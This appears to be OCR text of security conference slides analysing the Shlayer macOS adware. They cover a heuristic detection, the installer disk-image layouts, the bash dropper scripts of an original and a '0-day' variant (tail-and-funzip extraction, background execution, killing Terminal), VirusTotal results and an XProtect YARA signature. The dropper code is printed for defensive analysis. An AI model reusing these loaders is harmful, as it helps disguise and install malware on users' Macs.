


Discussion with Patrick




Jamf Protect

Detections Engine



Heuristic detections


process_created && isScript == True && Parent == Launchd && Translocated && is formattedAsAnApplication && doesNotHaveExtension && BinaryNameMatchesApplicationName




Process Created == True
Is Script == True

HEURISTIC DETECTIONS

process_created && isScript == True && Parent == Launchd && Translocated && is formattedAsAnApplication && doesNotHaveExtension && BinaryNameMatchesApplicationName



SHLAYER DETECTED!




Shlayer In The Wild

Shlayer In The Wild


Before and After

Install Directions

Original Variant Directions



0-day Variant Directions



Before and After

Layouts

Original Variant Layout

```
/Volumes
├── Installer
│   ├── Install.command
│   └── Installer -> Install.command
```

0-day Variant Layout

```
/Volumes/
├── Installer
│   ├── Install -> yWnBJLaF/1302.app
│   └── yWnBJLaF
│       └── 1302.app
│           ├── Contents
│           │   └── MacOS
│           │       └── 1302
│           └── Icon\r
└── Macintosh\ HD -> /

7 directories, 2 files
```

Before and After

Payloads

Original Variant Payload

```
#!/bin/bash
TEMP_NAME="$(mktemp -t Installer)"
tail -c 8984 "$0/..namedfork/rsrc" | funzip -d47rl > "${TEMP_NAME}"
chmod +x "${TEMP_NAME}" && nohup "${TEMP_NAME}" > /dev/null 2>&1 &
killall Terminal
exit
```

0-day Variant Payload

```
#!/bin/bash
TEMP_NAME="$(mktemp -t Installer)"
tail -c 58853 $0 | funzip -1uD9jgw > ${TEMP_NAME}
chmod +x "${TEMP_NAME}" && nohup "${TEMP_NAME}" > /dev/null 2>&1 &
killall Terminal
exit
PK     #??R??Ö7???1302UT ??l`??l`ux
                                    ?M?:?)??
??-?\u???H_?[????ĒX?e[?                        +?D?YB???H????xAOAd??#d%?]E?c??Q?)U?
```

VIRUSTOTAL

Getting a bit lazy?

Security vendors' analysis on 2021-04-26T16:10:33

ALYac	Adware.MAC.Generic.21474	Arcabit	Adware.MAC.Generic.D53E2
Avast	Other:Malware-gen [Trj]	AVG	Other:Malware-gen [Trj]
BitDefender	Adware.MAC.Generic.21474	Emsisoft	Adware.MAC.Generic.21474 (B)
eScan	Adware.MAC.Generic.21474	FireEye	Adware.MAC.Generic.21474
GData	Adware.MAC.Generic.21474	Kaspersky	Not-a-virus:HEUR:AdWare.OSX.Bnodlero....
MAX	Malware (ai Score=62)	ZoneAlarm by Check Point	Not-a-virus:HEUR:AdWare.OSX.Bnodlero....
Ad-Aware	Undetected	AegisLab	Undetected
AhnLab-V3	Undetected	Antiy-AVL	Undetected

xProtect

Update - April 16th 2021

```
1  rule XProtect_MACOS_ef3df25
2   {
3     meta:
4          description = "MACOS.ef3df25"
5     strings:
6          $a1 = { 23 21 } #!
7
8          $b1 = { 6d 6b 74 65 6d 70 20 2d 74 } mktemp -t
9          $b2 = { 74 61 69 6c 20 2d 63 } tail -c
10         $b3 = { 24 30 20 7c 20 66 75 6e 7a 69 70 20 2d [5-9] 20 3e 20 24 }
11         $b4 = { 63 68 6d 6f 64 20 2b 78 } chmod +x
12         $b5 = { 6b 69 6c 6c 61 6c 6c 20 54 65 72 6d 69 6e 61 6c } killall Terminal
13         $b6 = { 50 4b 03 04 14 } zip header
14
15    condition:
16         filesize < 100KB and $a1 at 0 and all of ($b*)
17  }
```

$0 | funzip -ABCD1234 > $

xProtect

APRIL 19th, 2021


$0 | funzip -ABCD1234 > $

```
#!/bin/bash
TEMP_NAME="$(mktemp -t Installer)"
tail -c 58856 $0 | funzip -ABCD1234 > ${TEMP_NAME}
